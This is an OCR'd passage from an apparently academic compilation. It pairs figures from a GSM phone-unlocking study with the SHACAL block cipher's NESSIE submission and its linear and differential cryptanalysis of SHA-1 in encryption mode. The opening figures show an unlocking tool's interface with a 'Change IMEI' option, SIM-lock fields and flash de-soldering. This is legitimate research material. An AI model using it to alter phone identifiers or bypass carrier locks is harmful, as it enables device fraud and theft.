


Fig. 6. Trusted path on GSM phone



ME Info
MCU SW: V 05.57.05-07-02.NHM-5.(c) NMP.
IMEI: 351343801770941
Original IMEI: 351343801770941
Sec. Code: 12345
MSId: 837569FD419D4C3C291FD89F88

Update FAID □
351343801770941 → 35134380177094
Change IMEI ☑

SIM Locks

MCC+MNC	00101	OPEN	□	FACTORY	0
GID1	0000	OPEN	□	FACTORY	0
GID2	0000	OPEN	□	FACTORY	0
MSIN	0000000001	OPEN	□	FACTORY	0

Decoded MSId: 2F 6F CD 38 00 BE FF 18 AC AD AB C9
DSP: ROM6

Trace: 13
nhm5

Fig. 7. Unlocking software interface.




Fig. 8.a: Circuit with Flash memory removed




Fig. 8.b: Flash de-soldered & re-balled

Partie V

Autres Travaux

SHACAL

[B. Preneel, Ed., *Proceedings of the First Open NESSIE Workshop.*]

Helena Handschuh and David Naccache

Gemplus Card International
34 rue Guynemer, F-92447 Issy-les-Moulineaux, France
{helena.handschuh, david.naccache}@gemplus.com

Submission Statement

This submission presents and analyses the block cipher SHACAL, as a submission to NESSIE. It is based on the hash standard SHA-1 used in encryption mode. We believe the main strength of this block cipher is its inheritance from the extensive analysis that has been made on the hash function itself. We state that no hidden weakness has been inserted in this block cipher, and we believe the design principles to be sound. To the best of our knowledge, SHACAL is not covered by any patents. We do not intend to apply for any patent covering SHACAL and undertake to update the NESSIE project whenever necessary.

The estimated computational efficiency of SHACAL is 2800 cycles per 20 byte block encryption, 2330 cycles per 20 byte block decryption and 3200 cycles per 64 byte key setup. Timing measurements are given for a PC using an AMD K6 processor running at 233 Mhz. One million SHACAL encryptions take about 12 seconds and one million decryptions take about 10 seconds. One million key setups take 14 seconds.

The following report analyses the cryptographic hash function SHA in encryption mode. A detailed analysis is given of the resistance of SHACAL to the most powerful known attacks today. It is concluded that none of these attacks can be applied successfully in practice to SHACAL. Breaking SHA in encryption mode requires either an unrealistic amount of computation time and known/chosen texts, or a major breakthrough in cryptanalysis.

We would like to thank Lars R. Knudsen and Matt J. Robshaw for their extensive security analysis; without their help this submission would not have been possible.

1 Introduction

In the following we give a brief introduction to the Secure Hash Algorithm (SHA).

Many of the popular hash functions today are based on MD4 [5]. MD4 was built for fast software implementations on 32-bit machines and has a 128-bit output. Because of Dobbertin's work [3, 2] it is no longer recommended to use MD4 for secure hashing, as collisions has been found in about 2^{20} compression function computations.

In 1991 MD5 was introduced as a strengthened version of MD4. Other variants include RIPEMD-128, and RIPEMD-160. SHA was published as a FIPS standard in 1993. All these hash functions are based on the design principles of MD4. RIPEMD-128 produces hash values of 128 bits, RIPEMD-160 and SHA-1 produce 160-bit hash values.

SHA was introduced by the American National Institute for Standards and Technology in 1993, and is known as SHA-0. In 1995 a minor change to SHA-0 was made, this variant is known as SHA-1. The standard now includes only SHA-1. Descriptions of both algorithms follow using the notations below:

symbol	**meaning**
$\|\|$	string concatenation.
$+$	addition modulo 2^{32} of 32 bit words.
$\circlearrowleft_i (W)$	rotate 32 bit word W to the left by i bit positions.
$\oplus$	bitwise exclusive-or.
&	bitwise and.
$\|$	bitwise or.

To hash a message proceed as follows:

1. Pad the message, such that the length is a multiple which fits the size of the compression function, see [4].
2. Initialize the chaining variables AA, BB, CC, DD, EE, each of 32 bits, by:

$$\begin{aligned} AA &\leftarrow IV_1 \leftarrow \texttt{0x67452301} \\ BB &\leftarrow IV_2 \leftarrow \texttt{0xEFCDAB89} \\ CC &\leftarrow IV_3 \leftarrow \texttt{0x98BADCFE} \\ DD &\leftarrow IV_4 \leftarrow \texttt{0x10325476} \\ EE &\leftarrow IV_5 \leftarrow \texttt{0xC3D2E1F0} \end{aligned}$$

3. For each 512-bit message block:
   (a) Set:

$$\begin{aligned} A &\leftarrow AA \\ B &\leftarrow BB \\ C &\leftarrow CC \\ D &\leftarrow DD \\ E &\leftarrow EE \end{aligned}$$

   (b) Expand the 512 bits to 2560 bits, *cf. infra*.
   (c) Compress the 2560 bits in a total of 80 steps; each step updates in turn one of the working variables A, B, C, D and E, as described in section 1.1, below.
   (d) Set

$$\begin{aligned} AA &\leftarrow AA + A \\ BB &\leftarrow BB + B \\ CC &\leftarrow CC + C \\ DD &\leftarrow DD + D \\ EE &\leftarrow EE + E \end{aligned}$$

4. Output the digest:

$$[AA \parallel BB \parallel CC \parallel DD \parallel EE]$$

1.1 The Compression Function

Denote the 512-bit message by $M = [W^0 \parallel W^1 \parallel \ldots \parallel W^{15}]$, where W_i are 32-bit words. For SHA-0 the expansion process of 512 to 2560 bits is:

$$W^i \leftarrow W^{i-3} \oplus W^{i-8} \oplus W^{i-14} \oplus W^{i-16}, \quad 16 \leq i \leq 79. \tag{1}$$

While in SHA-1 the expansion process is:

$$W^i \leftarrow \circlearrowleft_1 (W^{i-3} \oplus W^{i-8} \oplus W^{i-14} \oplus W^{i-16}), \quad 16 \leq i \leq 79. \tag{2}$$

These expansions are the only difference between SHA-0 and SHA-1.

Define the following functions.

$$\begin{aligned}
f_{\barwedge}(X, Y, Z) &= (X \& Y) | (\neg X \& Z) && (3)\\
f_{\oplus}(X, Y, Z) &= X \oplus Y \oplus Z && (4)\\
f_{\gtrdot}(X, Y, Z) &= (X \& Y) | (X \& Z) | (Y \& Z) && (5)
\end{aligned}$$

The above 80 steps are then:

$$\begin{aligned}
A^{i+1} &\leftarrow W^i + \circlearrowleft_5 (A^i) + f^i(B^i, C^i, D^i) + E^i + K^i && (6)\\
B^{i+1} &\leftarrow A^i && (7)\\
C^{i+1} &\leftarrow \circlearrowleft_{30} (B^i) && (8)\\
D^{i+1} &\leftarrow C^i && (9)\\
E^{i+1} &\leftarrow D^i && (10)
\end{aligned}$$

for $i = 0 \ldots, 79$, where:

$$\begin{array}{ll}
f^i = f_{\barwedge}, & 0 \leq i \leq 19 \\
f^i = f_{\oplus}, & 20 \leq i \leq 39, 60 \leq i \leq 79 \\
f^i = f_{\gtrdot}, & 40 \leq i \leq 59.
\end{array}$$

The constants K^i are defined as:

$$\begin{array}{ll}
K^i \leftarrow \texttt{0x5A827999}, & 0 \leq i \leq 19 \\
K^i \leftarrow \texttt{0x6ED9EBA1}, & 20 \leq i \leq 39 \\
K^i \leftarrow \texttt{0x8F1BBCDC}, & 40 \leq i \leq 59 \\
K^i \leftarrow \texttt{0xCA62C1D6}, & 60 \leq i \leq 79
\end{array}$$

The output after 80 steps, $A^{80}, B^{80}, C^{80}, D^{80}, E^{80}$ is then used to update the chaining variables AA, BB, CC, DD, EE.

In the following, Round 1 will refer to the first 20 steps, Round 2 to the next 20 steps and so on.

The best attack known on SHA-0 when used as a hash function is by Chabaud and Joux [1]. They show that in about 2^{61} evaluations of the compression function it is possible to find two messages hashing into the same value. A brute-force attack exploiting the birthday paradox would require about 2^{80} function evaluations. There are no attacks reported on SHA-1 in the open literature. In the following we shall consider only SHA-1.

1.2 SHACAL or Using SHA in Encryption Mode

SHA was never defined to be used for encryption. However, the compression function can be used for encryption. Each of the above 80 steps are invertible in the variable A, B, C, D, and E. Therefore, if one latches a secret key as a message to hash and a plaintext as an initial value, one gets an invertible function from the compression function (ignoring of course the final addition with the initial values). This is the encryption mode of SHA considered in this report. Thus SHACAL is a 160-bit block cipher defined for a 512-bit secret key. Shorter keys may be used by padding the key with zeroes to a 512-bit string. However, SHACAL is not intended to be used with keys shorter than 128 bits.

2 Attacking SHA in Encryption Mode

The two best known attacks on systems similar to SHA in encryption mode are *linear cryptanalysis* and *differential cryptanalysis*. There has been a wide range of variants of the two attacks proposed in the literature but the basic principles are roughly the same. Also, many other attacks on encryption schemes have been suggested but they are less general than the two above mentioned ones, and do not apply to encryption schemes in general. In this report we shall consider only linear cryptanalysis and differential cryptanalysis. These attacks apply to SHA in encryption mode, but as we shall see, the complexities of attacks based on there approaches are completely impractical, if possible at all.

SHA uses a mix of two group operations, modular additions modulo 2^{32} and exclusive-or (bitwise addition modulo 2). If we use the binary representation of words, *i.e.*, $A = a_{w-1}2^{w-1} + \cdots + a_1 2 + a_0$, and similarly for S, the binary representation of the sum $Z = A + S$ may be obtained by the formulae

$$z_j = a_j + s_j + \sigma_{j-1} \text{ and } \sigma_j = a_j s_j + a_j \sigma_{j-1} + s_j \sigma_{j-1}, \tag{11}$$

where σ_{j-1} denotes the carry bit and $\sigma_{-1} = 0$ (*cf.* to [6]). These formulae will be used in the sequel several times.

2.1 Linear Cryptanalysis

Linear cryptanalysis attempts to identify a series of linear approximations A_i to the different operational components in a block cipher, be they S-boxes, integer addition, boolean operations or whatever. The individual linear approximations are then combined to provide an approximation for the greater proportion of the encryption routine. The combination of approximations is by simple bitwise exclusive-or so the final approximation is $A_1 \oplus A_2 \oplus \cdots \oplus A_n$.

If the linear approximations A_i hold with probability p_i then we define the bias to be $\epsilon_i = |p_i - 1/2|$. Provided $\epsilon_i \neq 0$ for each approximation A_i then they are potentially useful in a range of sophisticated linear cryptanalytic attacks. After combination, the overall bias of $A_1 \oplus A_2 \oplus \cdots \oplus A_n$ is typically estimated using the so-called *Piling-Up Lemma* as $\epsilon = 2^{n-1} \prod_{i=0}^{n-1} \epsilon_i$. If the final approximation over the bulk of SHA-1 has bias ϵ then the data requirements for an attack are given by $c \cdot \epsilon^{-2}$ where c is some constant that is dependent on the exact form of an attack. For the attacks we consider here practical experience suggests that $c \approx 8$, but to be conservative we will assume that $c = 1$.

We mentioned that we needed an approximation over the greater proportion of the cipher. Just as in differential cryptanalysis, there are a variety of tricks and techniques available to the cryptanalyst to gain a few extra steps for free and they potentially allow the recovery of key material from the outer steps of the cipher at the same time. The number of outer steps that can be removed in this way is very specific to the approximations being used and the structure of the cipher. However we will see that the biases are so low with the linear cryptanalysis of SHA-1 that this level of detail is likely to be more little more than a distraction.

We will describe our approach. For each of the four rounds we will attempt to identify the longest perfect linear approximation in SHA-1 and what appear to be its most useful extensions. We will then make many conservative assumptions and use these approximations to assess a lower bound on the data requirements in a linear cryptanalytic attack.

2.1.1 Some Preliminaries In the analysis that follows we will typically only consider single-bit approximations across the different operations. Practical experience shows that attempts to use heavier linear approximations very soon run into trouble. While it is conceivable for some operations that heavier linear approximations will have a larger bias individually, it is usually much harder to use them as part of an attack and as such they are typically not useful. We will use the notation e_i to denote the single-bit mask used to form a linear approximation. Thus e_i is a 32-bit word that has zeros in all bit positions except for bit i. We will set the least significant bit position to be bit zero.

In all rounds there are four integer additions. However two of these are with constants; one is key material the other a round constant. At first it is tempting to ignore these two additions, but in fact the value of the key material has an important impact on the bias of the approximation.

Even without this consideration, using linear approximations across two (or more) successive additions is a complex problem. As an example, we might consider addition across two integer additions $x = (a + b) + c$. Consider the first integer addition $y = a + b$ in isolation. Then the bias for the linear approximations $a[i] \oplus b[i] = y[i]$ $(0 \leq i \leq 31)$

is $2^{-(i+1)}$. If we were then to consider the second integer addition $x = y + c$ we might be tempted to use the Piling-Up Lemma directly, but that would give us misleading results.

For example, in bit position $i = 2$, the Piling-Up Lemma would tell us that the approximation holds with bias $2^{-3} \times 2^{-3} \times 2 = 2^{-5}$. But note that the output from one integer addition is used directly as the input to the second integer addition thus this two operations are not independent. Instead, if we evaluate the boolean expressions directly using the least significant three bits of a, b, and c then we find that the bias is in fact 2^{-3}.

In the case of SHA-1 we have an even more complicated situation. We have the following string of additions that we need to approximate $x = (a + b) + k + c$ where k is a key- (and round-) dependent constant. The approximation we plan to use is $x[i] = a[i]+b[i]+k[i]+c[i]$ $(0 \leq i \leq 31)$. The bias that is observed will depend on the value of k.

Let us consider a simplified case, $x = k + y$. Imagine we make the approximation $x[i] = k[i] + y[i]$ $(0 \leq i \leq 31)$, where $y[i]$ is plaintext dependent bit and where $k[i]$ is a (fixed) key bit. Clearly if we consider only the least significant bit, $i = 0$, then the approximation always holds. For bit $i = 1$, the approximation holds always if $k[0] = 0$, but only with probability 0.5, that is bias zero, if $k[0] = 1$. If we are using bit $i \geq 1$ for the approximation then integers k for which $(k \ \& \ (2^i - 1)) = 0$ give a maximum bias, since there will be no carry bits in bit positions lower than i, and the approximation holds always, see formulae (11). This maximum is less than or equal to 2^{-2} for any bit position $i > 1$. Note that the number of these "weaker" keys that give a maximal bias is dependent on the bit position i. When $i = 2$ we have that one in four keys gives the maximal bias. If $i = 30$ then we have that only one key in 2^{30} gives this maximal bias. We also note that some values of k give a zero bias. Namely values of k that satisfy $(k \ \& \ (2^i - 1)) = 2^{i-1}$. For such values there are no carry bits for positions less than $i-1$. But since $k[i-1] = 1$ in this case, there will be a carry bit in position i if and only if $y[i-1] = 1$. If y is allowed to vary over all values (the approach usually taken in linear cryptanalysis) then the approximation $x[i] = k[i] + y[i]$ holds with probability 0.5, thus zero bias.

2.1.2 All Rounds The cyclical structure of SHA-1 means that in all four rounds we can readily identify a family of linear approximations that always hold over four steps. We use Γ to denote a general pattern of bits to be used in the approximation and x^c to denote the left rotation of a 32-bit word x by c bit positions.

$$
\begin{array}{cccccccc}
 & A & B & C & D & E & & \textit{bias} \\
 & \Gamma & \cdots & \cdots & \cdots & \cdots & & \\
\hookrightarrow & & & & & & & \frac{1}{2} \\
 & \cdots & \Gamma & \cdots & \cdots & \cdots & & \\
\hookrightarrow & & & & & & & \frac{1}{2} \\
 & \cdots & \cdots & \Gamma^{30} & \cdots & \cdots & & \\
\hookrightarrow & & & & & & & \frac{1}{2} \\
 & \cdots & \cdots & \cdots & \Gamma^{30} & \cdots & & \\
\hookrightarrow & & & & & & & \frac{1}{2} \\
 & \cdots & \cdots & \cdots & \cdots & \Gamma^{30} & &
\end{array}
$$

This is a "perfect" linear approximation over any four steps of SHA-1. In extending this approximation we will need to take into account the effects of the different boolean functions that are used in the different rounds. Our extended linear approximations will be formed according to these three rationale:

1. When approximating forward one step in any of the rounds, we try to avoid introducing an approximating bit in word E.
2. We try to use single-bit approximations in each word whenever possible, and we always try and use the least significant bit of a word.
3. We try and use as many internal cancellations as possible to keep the linear approximation as simple as possible.

These rationale do not necessarily guarantee that the linear approximations we construct are the best for the cryptanalyst. However they embody well-founded analytic techniques that are very likely to give the best constructable linear approximations.

2.1.3 Rounds 2 and 4 In these rounds the boolean function used to combine the words is the simple bitwise exclusive-or $b \oplus c \oplus d$. This function in fact poses some difficulty to the cryptanalyst in terms of trying to manage the number of bits used in the approximations.

In Rounds 2 and 4 we can extend the basic "perfect" linear approximation that we have already shown for all rounds in the following way. This gives a linear approximation that acts over seven steps and holds with probability one (*i.e.* the bias is 1/2). In anticipation of its extension, we set $\Gamma = e_0$ according to our rationale in the previous section.

$$
\begin{array}{ccccccc}
 & A & B & C & D & E & \mathit{bias} \\
 & e_2 & \cdots & \cdots & \cdots & \cdots & \\
\hookrightarrow & & & & & & \frac{1}{2} \\
 & \cdots & e_2 & \cdots & \cdots & \cdots & \\
\hookrightarrow & & & & & & \frac{1}{2} \\
 & \cdots & \cdots & e_0 & \cdots & \cdots & \\
\hookrightarrow & & & & & & \frac{1}{2} \\
 & \cdots & \cdots & \cdots & e_0 & \cdots & \\
\hookrightarrow & & & & & & \frac{1}{2} \\
 & \cdots & \cdots & \cdots & \cdots & e_0 & \\
\hookrightarrow & & & & & & \frac{1}{2} \\
 & e_0 & e_{27} & e_{30} & e_0 & e_0 & \\
\hookrightarrow & & & & & & \frac{1}{2} \\
 & e_0 & e_{27} \oplus e_0 & e_{30} \oplus e_{25} & e_{30} \oplus e_0 & \cdots & \\
\hookrightarrow & & & & & & \frac{1}{2} \\
 & \cdots & e_0 & e_{25} \oplus e_{30} & e_{25} \oplus e_{30} & e_{30} \oplus e_0 &
\end{array}
$$

We conjecture that this is the longest "perfect" linear approximation over the steps in Rounds 2 and 4. If we are to use this in an attack then we will need to extend it. If we consider the only extension that is possible at the top then we have the following one-step linear approximation:

$$
\begin{array}{cccccc}
 & A & B & C & D & E \\
 & e_{29} & e_2 & e_2 & e_2 & e_2 \\
\hookrightarrow & & & & & \\
 & e_2 & \cdots & \cdots & \cdots & \cdots
\end{array}
$$

At the foot of the seven-step linear approximation we need to use the following one-step approximation:

$$
\begin{array}{cccccc}
 & A & B & C & D & E \\
 & \cdots & e_0 & e_{25} \oplus e_{30} & e_{25} \oplus e_{30} & e_{30} \oplus e_0 \\
\hookrightarrow & & & & & \\
 & e_{30} \oplus e_0 & e_{27} \oplus e_{25} & e_{28} & e_{25} \oplus e_0 & e_{25} \oplus e_0
\end{array}
$$

Using the techniques mentioned in the preliminary section, we estimate that the maximum bias for this nine-step linear approximation (taking into account the best possible value for the key material) is less than $2^{-2} \times 2^{-2} \times 2 = 2^{-3}$ and more than $2^{-3} \times 2^{-3} \times 2 = 2^{-5}$. This bias would apply to one in 2^{32} keys since we require a key condition on the approximation in step one and a key condition on the approximation in step nine. For roughly one in 2^2 keys there will be no bias to this linear approximation. The expected value of the bias might be expected to lie between $2^{-3} \times 2^{-3} \times 2 = 2^{-5}$ and $2^{-4} \times 2^{-4} \times 2 = 2^{-7}$. Experiments give that the bias using the best key conditions is around $2^{-4.0}$ and that the average bias over all keys is $2^{-5.6}$. For one in four keys there is no bias in the approximation.

We have identified a nine-step linear approximation. To facilitate our overall analysis we will add a step to this nine-step approximation. We could add a step at the beginning or at the end. It seems to be easier for the cryptanalyst to add the following one-step approximation to the beginning of the existing approximation.

	A	B	C	D	E
	$e_{24} \oplus e_2$	$e_{29} \oplus e_4$	$e_{29} \oplus e_2$	$e_{29} \oplus e_2$	e_{29}
⤷					
	e_{29}	e_2	e_2	e_2	e_2

Following our previous methods we will estimate that that maximum bias (under the most propitious key conditions for the analyst) lies in the range $(2^{-4}, 2^{-7})$ and that the average bias lies in the range $(2^{-7}, 2^{-10})$. For a little over one in four keys there will be no bias. Experiments demonstrate that the best key values (which occur for one in $2^{29+30+2}$ random keys) give a bias of $2^{-5.4}$ but that the bias for the average key is performing a little better than expected with a bias of $2^{-6.7}$. Since the case of the best key values is so rare, we propose to use 2^{-6} as a conservative representative of the bias of this ten-step linear approximation in Rounds 2 and 4.

2.1.4 Round 1

As in our analysis of Rounds 2 and 4 we consider the best extension to the basic four-step "perfect" approximation that applies in all rounds. Here the boolean function is $bc \oplus \bar{b}d$. There are no perfect approximations across this operation, though there are several approximations with bias 2^{-2}.

Immediately we can see the following four-step extension to the existing basic linear approximation:

	A	B	C	D	E	
	$\cdots$	$\cdots$	$\cdots$	$\cdots$	e_0	
⤷						$\frac{1}{4}$
	e_0	e_{27}	$\cdots$	e_0	$\cdots$	
⤷						$\frac{1}{2}$
	$\cdots$	e_0	e_{25}	$\cdots$	e_0	
⤷						$\frac{1}{4}$
	e_0	e_{27}	$\cdots$	$e_{25} \oplus e_0$	$\cdots$	
⤷						$\frac{1}{2}$
	$\cdots$	e_0	e_{25}	$\cdots$	$e_{25} \oplus e_0$	

The bias for this extension can be computed as 2^{-3}. In extending further we need to approximate across the addition operation in a bit position other than the least significant. We will consider a worst-case scenario for the key values so that the bias of this approximation is perhaps around 2^{-2}. Of course it can be expected to be much less.

The following two-step extension allows us to form a ten-step approximation to the steps in Round 1 that holds with a bias of no more than 2^{-6} in the best case and in the range $(2^{-7}, 2^{-8})$ on average.

	A	B	C	D	E
	$\cdots$	e_0	e_{25}	$\cdots$	$e_{25} \oplus e_0$
⤷					
	$e_{25} \oplus e_0$	$e_{27} \oplus e_{20}$	$\cdots$	e_0	$\cdots$
⤷					
	$\cdots$	$e_{25} \oplus e_0$	$e_{25} \oplus e_{18}$	$\cdots$	e_0

Experiments confirm the ten-step linear approximation. The average bias was $2^{-7.2}$ and with the best key conditions (which hold for one in 2^{25} random keys) the bias over twenty trials was $2^{-6.4}$.

We will conservatively use 2^{-6} as the estimate for the bias for this ten-step linear approximation to the steps in Round 1.

2.1.5 Round 3 Once again we consider extensions to the basic linear approximation that applies in all rounds. Here the boolean function is $bc \oplus cd \oplus bd$. There are no perfect approximations across this operation, though there are several approximations with bias 2^{-2}.

Immediately we can see the following four-step extension to the existing basic linear approximation:

	A	B	C	D	E	
	$\cdots$	$\cdots$	$\cdots$	$\cdots$	e_0	
⤷						$\frac{1}{4}$
	e_0	e_{27}	$\cdots$	e_0	$\cdots$	
⤷						$\frac{1}{2}$
	$\cdots$	e_0	e_{25}	$\cdots$	e_0	
⤷						$\frac{1}{4}$
	e_0	e_{27}	$\cdots$	e_{25}	$\cdots$	
⤷						$\frac{1}{2}$
	$\cdots$	e_0	e_{25}	$\cdots$	e_{25}	

The bias for this extension can be computed as 2^{-3}. In extending further we need to approximate across the addition operation in a bit position other than the least significant. We will consider a worst-case scenario for the key values so that the bias of this approximation is perhaps a little less than 2^{-2} for this particular integer addition. We of course expect it to be less.

The following two-step extension allows us to form a ten-step approximation to the steps in Round 1 that holds with a bias of no more than 2^{-5} in the best case (for the analyst) and in the range $(2^{-6}, 2^{-7})$ on average.

$$\begin{array}{cccccc} & A & B & C & D & E \\ & \cdots & e_0 & e_{25} & \cdots & e_{25} \\ \looparrowright & & & & & \\ & e_{25} & e_{20} & e_{30} & \cdots & \cdots \\ \looparrowright & & & & & \\ & \cdots & e_{25} & e_{18} & e_{30} & \cdots \end{array}$$

Experiments confirm this ten-step linear approximation and for the best key conditions (which hold for one in 2^{25} random keys) the bias was $2^{-5.6}$ and for the average case the bias was $2^{-6.4}$ on average.

We will conservatively use 2^{-5} as the estimate for the bias for this ten-step linear approximation to the steps in Round 3.

2.1.6 Putting Things Together

The ten-step linear approximation we identified for Rounds 2 and 4 is valid over 40 steps of the full SHA-1. Therefore we estimate that in using this approximation the bias as at most $(2^{-6})^4 \times 2^3 = 2^{-21}$. This of course is a highly conservative estimate. Among the many favorable assumptions for the cryptanalyst is that this ten-step linear approximation can be joined to itself. It cannot. Extending this approximation in either direction is likely to provide a severe drop in the exploitable bias of the linear approximation.

For Round 1 we might conservatively estimate that the 20 steps can be approximated using a linear approximation with bias no more than $(2^{-6})^2 \times 2 = 2^{-11}$. Likewise we might estimate that the 20 steps in Round 3 can be approximated using an approximation with bias no more than $(2^{-5})^2 \times 2 = 2^{-9}$.

Under the most favorable conditions for the cryptanalyst (conditions that we believe cannot actually be satisfied) if SHA-1 is to be approximated using a linear approximation then the bias will be no more than $2^{-21} \times 2^{-11} \times 2^{-9} \times 2^2 = 2^{-39}$. Note that the key conditions necessary to give the best bias for the approximations in Rounds 1 and 3 hold exceptionally rarely and so we ignore this case and we deduce that the bias is overwhelmingly likely to fall beneath 2^{-40}. On the other hand, note that the approximation outlined has a zero-bias for many keys and so other approximations would have to be used by the analyst in these cases giving a reduced working bias.

Thus a linear cryptanalytic attack on SHA-1 requiring less than 2^{80} known plaintexts is exceptionally unlikely.

2.2 Differential Cryptanalysis

Differential cryptanalysis is a chosen plaintext attack where the attacker is allowed to choose pairs of plaintexts of his liking, and pairs of a predetermined difference. This difference is often defined as the exclusive-or sum of the two plaintexts. The idea is that the difference in the plaintexts allows the attacker to probabilisticly determine the difference in the intermediate ciphertexts of the cipher. If one is able to determine the difference in the ciphertexts after the last few rounds of the cipher with a high probability, one can often make a search for the key (bits) used in the last round. If these key bits can be determined, the attacker can decrypt all ciphertexts by one round, and repeat the attack on a cipher one round shorter than the original, which is typically easier than the attack on the full cipher.

The main tool in differential cryptanalysis is the *characteristic* and the *differential.* A characteristic is a list of the predicted differences in the ciphertexts after each round of the cipher starting with the plaintext differences, and has a probability connected to it. Characteristics are typically built from concatenating one-round characteristics. The probability of a characteristic is then taken as the product of the probabilities of all involved one-round characteristics. Here one assumes that the involved one-round characteristics are independent, which is most often not exactly the case, but as often it is a good approximation. A differential is a collection of characteristics which have identical starting and ending values. Thus, an s-round differential typically specifies only the difference in the plaintexts and in the ciphertexts after s rounds. The differences in the intermediate ciphertexts are allowed to vary. Thus, the probabilities of a differential are in general higher than for a corresponding characteristic. To enable a successful attack based on differential cryptanalysis, the existence of good characteristics is a necessity, whereas to prove resistance against the attack, one must ensure that all differentials have a low probability. The detection of good differentials has proved to be very difficult for most ciphers, and often one considers only characteristics.

Most often in differential cryptanalysis the definition of difference is defined as the exclusive-or of the two texts involved in a pair. Also for SHA this seems to be the best and obvious definition.

2.2.1 Differentials for SHA What makes differential cryptanalysis difficult on SHA is first, the use of both exclusive-ors and modular additions, a second, the functions $f_{\bar{\wedge}}, f_{\oplus}, f_{\gtrdot}$.

First we consider the relation between exclusive-or differences and integer addition. Integer addition of a constant word K to the 32-bit words A and B which only differ in few bits does not necessarily lead to an increase of bit differences in the sums $A + S$ and $B + S$. This may be illustrated by the following special case: Suppose the words A and B only differ in the i-th bit, $i < 31$. Then it holds that with probability $\frac{1}{2}$, $A + S$ and $B + S$ also differ in only the i-th bit. Using formulae (11) one sees that $A + S$ and $B + S$ with probability $\frac{1}{4}$ differ in exactly two (consecutive) bits. There is a special and important case to consider, namely when A and B differ in only the most significant bit, position 31. In that case $A + S$ and $B + S$ differ also only in the most significant bit.

